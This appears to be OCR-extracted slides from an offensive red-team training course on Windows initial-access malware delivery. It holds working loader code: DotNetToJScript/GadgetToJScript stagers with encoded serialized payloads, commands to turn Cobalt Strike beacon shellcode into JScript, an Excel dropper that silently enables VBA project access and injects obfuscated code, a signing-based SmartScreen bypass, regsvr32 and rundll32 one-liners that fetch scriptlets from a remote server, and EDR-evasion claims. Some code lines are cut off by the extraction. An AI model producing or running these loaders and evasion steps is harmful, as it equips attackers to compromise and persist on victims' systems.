  » 3. (Optionally) Run the file directly or indirectly via LOLBIN (by the use of a *launcher*)

» Exercise 1: (VBS) Review contents of a simple File Dropper

  » Explain what the script does

  » Sample: **Exercises/day1/Exercise 1 - VBS File Dropper/1.dropper.vbs**

Typical Vectors – WSH - Strategies

» Strategy #2: DotNetToJScript / GadgetToJScript

- » Devised by James Forshaw, a way to deserialize and run .NET executables in-memory
- » Invoke .NET interfaces from within WSH scripts through .NET Inter-Operability
- » Use *BinaryFormatter* to deserialize .NET object and invoke its marshalling
- » Deserialized object can be of **Delegate** („pointer") type pointing at **Assembly.Load**
- » That delegate gets called in **DynamicInvoke(…)** and runs our .NET Assembly

Examle:	Public constructor	Method to invoke with *ComVisible* adnotation	Namespace example with a custom parameter passed to our .NET assembly:
CMD:	DotNetToJScript.exe -l VBScript -c TestClass -o test1.vbs test1.dll	DotNetToJScript.exe -l VBScript -c TestClass -o test2.vbs test2.dll	DotNetToJScript.exe -l VBScript -c **MyNamespace.TestClass** -o test3.vbs test3.dll

C# code:	`using System.Diagnostics;`
	
	`public class TestClass`
	`{`
	`  public TestClass()`
	`  {`
	`  Process.Start("notepad.exe");`
	`  }`
	`}`
		`using System.Diagnostics;`
		`using System.Runtime.InteropServices;`
		
		`[ComVisible(true)]`
		`public class TestClass`
		`{`
		`  public TestClass() {}`
		`  public void RunMe(string arg)`
		`  {`
		`  Process.Start("notepad.exe");`
		`  }`
		`}`
			`using System.Diagnostics;`
			`using System.Runtime.InteropServices;`
			
			`namespace MyNamespace`
			`{`
			`  [ComVisible(true)]`
			`  public class TestClass`
			`  {`
			`  public TestClass() {}`
			`  public void RunMe(string arg)`
			`  {`
			`  Process.Start(arg);`
			`  }`
			`  }`
			`}`


Call executed in a script:	**`Set o = d.DynamicInvoke(al.ToArray()).CreateInstance(entry_class)`**	`Set o = d.DynamicInvoke(al.ToArray()).CreateInstance(entry_class)` **`o.RunMe ""`**	`Set o = d.DynamicInvoke(al.ToArray()).CreateInstance(entry_class)` **`o.RunMe "notepad.exe"`**


DotNetToJScript

- Uses BinaryFormatter to deserialize a COM Visible delegate

```
Delegate BuildLoaderDelegate(byte[] assembly) {
  Delegate res = Delegate.CreateDelegate(
    typeof(Func<Assembly>), assembly,
    typeof(Assembly).GetMethod(
      "Load", new Type[] { typeof(byte[]) }));

  return new HeaderHandler(res.DynamicInvoke);
}
```

Typical Vectors – WSH - Strategies





```
function Base64ToStream(b,l) {
    var enc = new ActiveXObject("System.Text.ASCIIEncoding");
    var length = enc.GetByteCount_2(b);
    var ba = enc.GetBytes_4(b);
    var transform = new ActiveXObject("System.Security.Cryptography.Fro
    ba = transform.TransformFinalBlock(ba, 0, length);
    var ms = new ActiveXObject("System.IO.MemoryStream");
    ms.Write(ba, 0, l);
    ms.Position = 0;

    return ms;
}

var stage_1 = "AAEAAAD/////AQAAAAAAAAAMAgAAAF5NaWNyb3NvZnQuUG93ZXJTaGVsl
var stage_2 = "AAEAAAD/////AQAAAAAAAAAMAgAAAFdTeXN0ZW0uV2luZG93cy5Gb3Jtc

try {

    var shell = new ActiveXObject('WScript.Shell');
    ver = 'v4.0.30319';

    try {
        shell.RegRead('HKLM\\SOFTWARE\\Microsoft\\.NETFramework\\v4.0.3
    } catch(e) {
        ver = 'v2.0.50727';
    }

    shell.Environment('Process')('COMPLUS_Version') = ver;

    var ms_1 = Base64ToStream(stage_1, 2341);
    var fmt_1 = new ActiveXObject('System.Runtime.Serialization.Formatte
    fmt_1.Deserialize_2(ms_1);

} catch (e) {
    try{
        var ms_2 = Base64ToStream(stage_2, 12936);
        var fmt_2 = new ActiveXObject('System.Runtime.Serialization.For
        fmt_2.Deserialize_2(ms_2);

    }catch (e2){}
}
```

```
function Base64ToStream(b,l) {
    var enc = new ActiveXObject("System.Text.ASCIIEncoding");
    var length = enc.GetByteCount_2(b);
    var ba = enc.GetBytes_4(b);
    var transform = new ActiveXObject("System.Security.Cryptography.Fro
    ba = transform.TransformFinalBlock(ba, 0, length);
    var ms = new ActiveXObject("System.IO.MemoryStream");
    ms.Write(ba, 0, l);
    var t = ["aaa", "Position"];
    ms[t[1]] = 0;
    return ms;
}

var stage_1 = "AAEAAAD/////AQAAAAAAAAAMAgAAAF5NaWNyb3NvZnQuUG93ZXJTaGVsl
var stage_2 = "AAEAAAD/////AQAAAAAAAAAMAgAAAFdTeXN0ZW0uV2luZG93cy5Gb3Jtc

try {

    var shell = new ActiveXObject('WScript.Shell');
    ver = 'v4.0.30319';

    try {
        shell.RegRead('HKLM\\SOFTWARE\\Microsoft\\.NETFramework\\v4.0.3
    } catch(e) {
        ver = 'v2.0.50727';
    }

    shell.Environment('Process')('COMPLUS_Version') = ver;

    var ms_1 = Base64ToStream(stage_1, 2341);
    var fmt_1 = new ActiveXObject('System.Runtime.Serialization.Formatte
    fmt_1.Deserialize_2(ms_1);

} catch (e) {
    try{
        var ms_2 = Base64ToStream(stage_2, 12936);
        var fmt_2 = new ActiveXObject('System.Runtime.Serialization.For
        fmt_2.Deserialize_2(ms_2);

    }catch (e2){}
}
```

Istvan Toth (an0n) - https://twitter.com/an0n_r0/status/1633620693504913408/photo/1

Both DotNetToJScript and GadgetToJScript are still deadly effective as long as you **MILDLY** obfuscate their source code ☺

Typical Vectors – WSH - Strategies

» Strategy #2: DotNetToJScript / GadgetToJScript

» MANUAL Exercise 2: (JScript) Running Beacons

» *If you don't have Cobalt Strike license, use C:\Training\Test-Shellcodes\calc64.bin shellcode*

» **Step 1a:** Compile shellcode runner (*mind the architecture*):

```
» cmd> cd C:\Training\Tools\rogue-dot-net
» cmd> py generateRogueDotNet.py -c x64 "c:\Training\Beacons\https1_x64.xprocess.bin" -o "c:\Training\Exercises\day1\Exercise 2 - DotNetToJScript\beacon.dll„
```

» *Alternatively, with QueueAPC injection:*

```
» cmd> py generateRogueDotNet.py --queue-apc -c x64 "c:\Training\Beacons\https1_x64.xprocess.bin" -o "c:\Training\Exercises\day1\Exercise 2 - DotNetToJScript\beacon.dll"
```

» **Step 2a**: (**DotNetToJScript**) Convert generated .NET assembly to a VBScript / VBA / Jscript:

```
» cmd> DotNetToJScript.exe -c ProgramNamespace.Program -l JScript -o "c:\Training\Exercises\day1\Exercise 2 - DotNetToJScript\beacon.js" "c:\Training\Exercises\day1\Exercise 2 -
  DotNetToJScript\beacon.dll„
```

» **Step 2b:** (**GadgetToJScript**) Convert generated .NET assembly to a VBScript / VBA / Jscript:

```
» cmd> GadgetToJScript.exe -w js -b -o "c:\Training\Exercises\day1\Exercise 2 - DotNetToJScript\gadg-beacon.js" -a "c:\Training\Exercises\day1\Exercise 2 - DotNetToJScript\beacon.dll"
```

Typical Vectors – WSH - Strategies

» Strategy #2: DotNetToJScript / GadgetToJScript

» MANUAL Exercise 2b: (JScript) Generate DotNetToJScript Payload that exposes custom method

» **Step 1a:** Design your malware in C# - Use a generator script (-c x86 on VM –c x64 on your host):

» cmd> cd C:\Training\Tools\rogue-dot-net
» cmd> py generateRogueDotNet.py -t run-command -o sample2.dll -c x64 doesnt-matter

» **Step 1b**: Or design your own C# code and compile it with built-in **CSC.EXE** compiler:

» cmd> C:\Windows\Microsoft.NET\Framework\v2.0.50727\csc.exe /target:library /out:sample2.dll sample2.cs

» **Step 2**: Convert generated .NET assembly to a VBScript / VBA / Jscript:

» cmd> DotNetToJScript.exe -l JScript -c ProgramNamespace.Program -o sample2.js sample2.dll

» **Step 3:** Add one line to generated sample2.js that actually invokes exposed **ProgramNamespace.Program.Foo(string command)** method:

o.Foo(„calc.exe”);

» **Step 4**: Run your sample:

» cmd> wscript sample2.js

```
112
113 try {
114     setversion();
115     var stm = base64ToStream(serialized_obj);
116     var fmt = new ActiveXObject('System.Runtime.Serialization.Formatters.Binary.BinaryFormatter');
117     var al = new ActiveXObject('System.Collections.ArrayList');
118     var d = fmt.Deserialize_2(stm);
119     al.Add(undefined);
120     var o = d.DynamicInvoke(al.ToArray()).CreateInstance(entry_class);
121
122     o.Foo("calc.exe");
123
124 } catch (e) {
125     debug(e.message);
126 }
```

Typical Vectors – WSH - Strategies

» **Strategy #3: XSL TransformNode**

» Simple, yet powerful technique to run XSL/XML files in-memory, while maintaining low IOC footprint

» *Caveat: XSL containing VBScript won't be executed by Office VBA (Access is denied) however **Jscript in XSL will.***

» MANUAL Exercise 3: Convert JS from Exercise 2 -> embed it into XSL -> run it with VBS

» Copy calc.xsl into sample3.xsl

» Copy sample2.js from Exercise 2 and paste it into sample3.xsl CDATA

» Run start-webserver.bat

» Double click on 3.xsl-runner.vbs

» Sample: **Exercises/day1/Exercise 3 - XSL/3.xsl-runner.vbs**

Typical Vectors – WSH - Strategies

» Strategy #4: XLAM Dropper

- **XLAM** – Macro-Enabled Excel Add-In file, typically saved in Trusted Location

» When they are dropped to %APPDATA%\Microsoft\Excel\XLSTART – they are auto-executed when starting Excel

» Persistence / Phish-to-Persist code execution

» We can create VBS that will automatically create Excel+VBA and drop it there.

» To do it, we will utilize Office Automation

» => dynamically create Excel file

» => inject VBA code into it

» => save it into Trusted Path

» => and run it.

- Our Exercise 4 sample will not quite be XLAM but merely a simple XLS

Typical Vectors – WSH - Strategies

```
55      With CreateObject("Excel.Application")
56          obf_ExcelVer = .Version
57
58          obf_regPath1 = "HKCU\Software\Microsoft\Office\" & obf_ExcelVer & "\Excel\Security\AccessVBOM"
59          obf_vbom = 0
60
61          On Error Resume Next
62          obf_vbom = obf_shell.RegRead(obf_regPath1)
63
64          If err.number <> 0 Then
65              obf_vbomexisted = False
66              err.clear
67          Else
68              obf_vbomexisted = True
69          End If
70
71          If (obf_vbom <> 1) Or (obf_vbomexisted = False) Then
72              obf_shell.RegWrite obf_regPath1, 1, "REG_DWORD"
73          End If
74
75          Set obf_objWorkbook = .Workbooks.Add()
76          obf_objWorkbook.Application.DisplayAlerts = False
77          Set obf_xlmodule = obf_objWorkbook.VBProject.VBComponents.Add(1)
78
79          obf_code = ""
80          obf_code = ""
81          obf_code = obf_code & "JyBCYXNlNjQgZGVjb2Rlcg0KDQpQcml2YXRlIEZ1bmN0aW9uIG9iZl9TaGVsbGNvZGVGdW5jMygpIEF
82          obf_code = obf_code & "b2JmX1NoZWxsY29kZVZhcjE2ID0gIiINCg0KICAgIG9iZl9TaGVsbGNvZGVWYXIxNiA9IG9iZl9TaGV
83          [...]
84          obf_code = obf_code & "lcikgKyAzNSkgTW9kIDI1Ng0KICAgIE5leHQNCiAgICBvYmZfRGVjb2RlQmFzZTY0ID0gb2JmX0RlY2
85          obf_code = obf_code & "vYmZfUHJvY0Vycm9yOg0KRW5kIEZ1bmN0aW9u"
86          obf_code = obf_DecodeBaseText64(obf_code)
87
88          obf_xlmodule.CodeModule.AddFromString obf_code
89          obf_objWorkbook.SaveAs obf_location, 56, obf_password
90
91          ' Restore original AccessVBOM value.
92          If obf_vbomexisted = False Then
93              obf_shell.RegDelete obf_regPath1
94          ElseIf obf_vbom <> 1 Then
95              obf_shell.RegWrite obf_regPath1, obf_vbom, "REG_DWORD"
96          End If
97
98          Set obf_excel = .Workbooks.Open(obf_location, 0, True, , obf_password)
99          .Run "obf_Runtime"
100         obf_excel.Close true
101
102         .Quit
103     End With
104 End Sub
```

https://twitter.com/stoerchl/status/1582382987047743488

VBS/JS MOTW Bypass (patched)


» Bug affecting Windows 10/11, Server 2019/2022

» If MOTW-labeled VBScript/Jscript contain digital signature (even self-signed) SmartScreen doesn't block its execution

» Already fixed by Microsoft, but still that's something worth adding here.

» We can „digitally sign" our scripts with **SignTool**:

```
cmd> cd repo\Exercises\day3\Self-Signed Threat
cmd> SignTool sign /v /t http://timestamp.comodoca.com/authenticode
     /fd SHA256 /sha1 068123F695D59396DAC89BD29A0387F55CC0983D
     /f MSKernel32Cloned.pfx /p Passw0rd!
     vbs-js-motw-bypass\calc-signed.js
```



Typical Vectors – COM Scriptlets


- COM Scriptlets
  - **SCT** – COM Scriptlet
  - **WSC** – Windows Script Component
  - **INF-SCT** – CSMTP accepts INF which can execute COM Scriptlets
- Used to instantiate COM objects
  - via Regsvr32
  - via GetObject
- Pretty detectable

WSC

```
<?xml version="1.0"?>
<component>
    <registration progid="951HV.H7F3X" classid="{38b3" _
        & "dd76-c4ee-" _
        & "44d0-978e-4ce2d7e14b0f}">
    </registration>

    <script language="VBScript">
    <![CDATA[


Function htomorrowy(esuspendede)
    Dim ucitedw
    Set ucitedw = CreateObject("ADODB.Stream")

    ucitedw.Type = 1
    ucitedw.Open
    ucitedw.Write esuspendede
    ucitedw.Position = 0
    ucitedw.Type = 2
    ucitedw.CharSet = "us-ascii"

    htomorrowy = ucitedw.ReadText
    Set ucitedw = Nothing
End Function

Function rsmokingb(hmuzep)
```

```
regsvr32 /s /n /u /i:http://server/file.sct
C:\Windows\system32\scrobj.dll
```

```
rundll32.exe javascript:"\..\mshtml,RunHTMLApplication
";document.write();GetObject("script:http://127.0.0.1:8080/calc.sct").
Exec();
```



SCT


example.sct

```
<?XML version="1.0"?>
<scriptlet>
<registration
    progid="PoC"
    classid="{F0001111-0000-0000-0000-0000FEEDACDC}" >
        <!-- Proof Of Concept - Casey Smith @subTee -->
        <!--  License: BSD3-Clause -->
        <script language="JScript">
        <![CDATA[
                //x86 only. C:\Windows\Syswow64\regsvr32.exe /s /u /i:file.sct scrobj.dll

                var scr = new ActiveXObject("MSScriptControl.ScriptControl");
                scr.Language = "JScript";
                scr.ExecuteStatement('var r = new ActiveXObject("WScript.Shell").Run("calc.exe");');
                scr.Eval('var r = new ActiveXObject("WScript.Shell").Run("calc.exe");');

                //https://msdn.microsoft.com/en-us/library/aa227637(v=vs.60).aspx
                //Lots of hints here on futher obfuscation
                ]]></script>
</registration>
</scriptlet>
```

Typical Vectors - Executables

- Executable files
  - **EXE**
  - **CPL** – Control Panel Applet (DLL)
  - **XLL** – Excel Add-In (DLL) – about to be blocked
  - **WLL** – Word Add-In (DLL)
  - **OCX** – DLL implementing ActiveX interfaces
    (used by Lazarus Group in Sep, 2022)
  - **SCR** – Screensaver (EXE)

- **Very well detected**
- **Unless dealing with CrowdStrike**
  - **CPL files are excluded from scanning**
  - **100% Success Rate, No Joke**



Location folder	Malware	Trojanized project	External parameter	Decryption algorithm
C:\PublicCache\	msdxm.ocx	libpcre 8.44	93E41C6E20911B9B36BC (Loads the HTTP(S) downloader)	XOR
C:\ProgramData\Adobe\	Adobe.tmp	SQLite 3.31.1	S0RMM-50QQE-F65DN-DCPYN-5QEQA (Loads the HTTP(S) updater)	XOR
C:\PublicCache\	msdxm.ocx	sslSniffer	Missing	HC-128

Journal of Cybersecurity and Privacy

MDPI

Article

An Empirical Assessment of Endpoint Detection and Response Systems against Advanced Persistent Threats Attack Vectors

George Karantzas [1] and Constantinos Patsakis [1,2,*]

4.2. CrowdStrike Falcon


CrowdStrike Falcon combines some of the most advanc
tures with a very intuitive user interface. The latter provides a
self and the machine's state during an attack through process tr

4.2.2. DLL-CPL-HTA

None of these three attack vectors produced any alerts and allowed the Cobalt Strike beacon to be executed covertly.

Typical Vectors - Maldocs

- Dodgy VBA macros
  - **Consider applying Defender ASR Bypasses**
  - Prepend with “Enable Macro” lure message + lure-removal automation
  - Gazillion of different weaponization strategies – yet merely few effective:
    - **File Dropping-based**
    - **DotNetToJS / GadgetToJS**
    - **Jscript XSL**
- Documents that support Auto-Execution
  - Typical Word, Excel ones
  - **pub** - Publisher
  - **rtf** – disguised Word document
  - VbaProject.otm – Outlook macro
- **Macro-Enabled Office still not eradicated**



Typical Vectors - Maldocs

» Some Office documents *do not* support Auto-Exec

» But yet they can be instrumented to run VBA (CustomUI)


  » **ppt, ppsm, pptm** – PowerPoint


  » **accde, mdb** – Microsoft Access


  » **doc, docx** – Word via Template Injection

  » **xls, xlsx** – Excel via CustomUI Injection

» **Lesser detected**



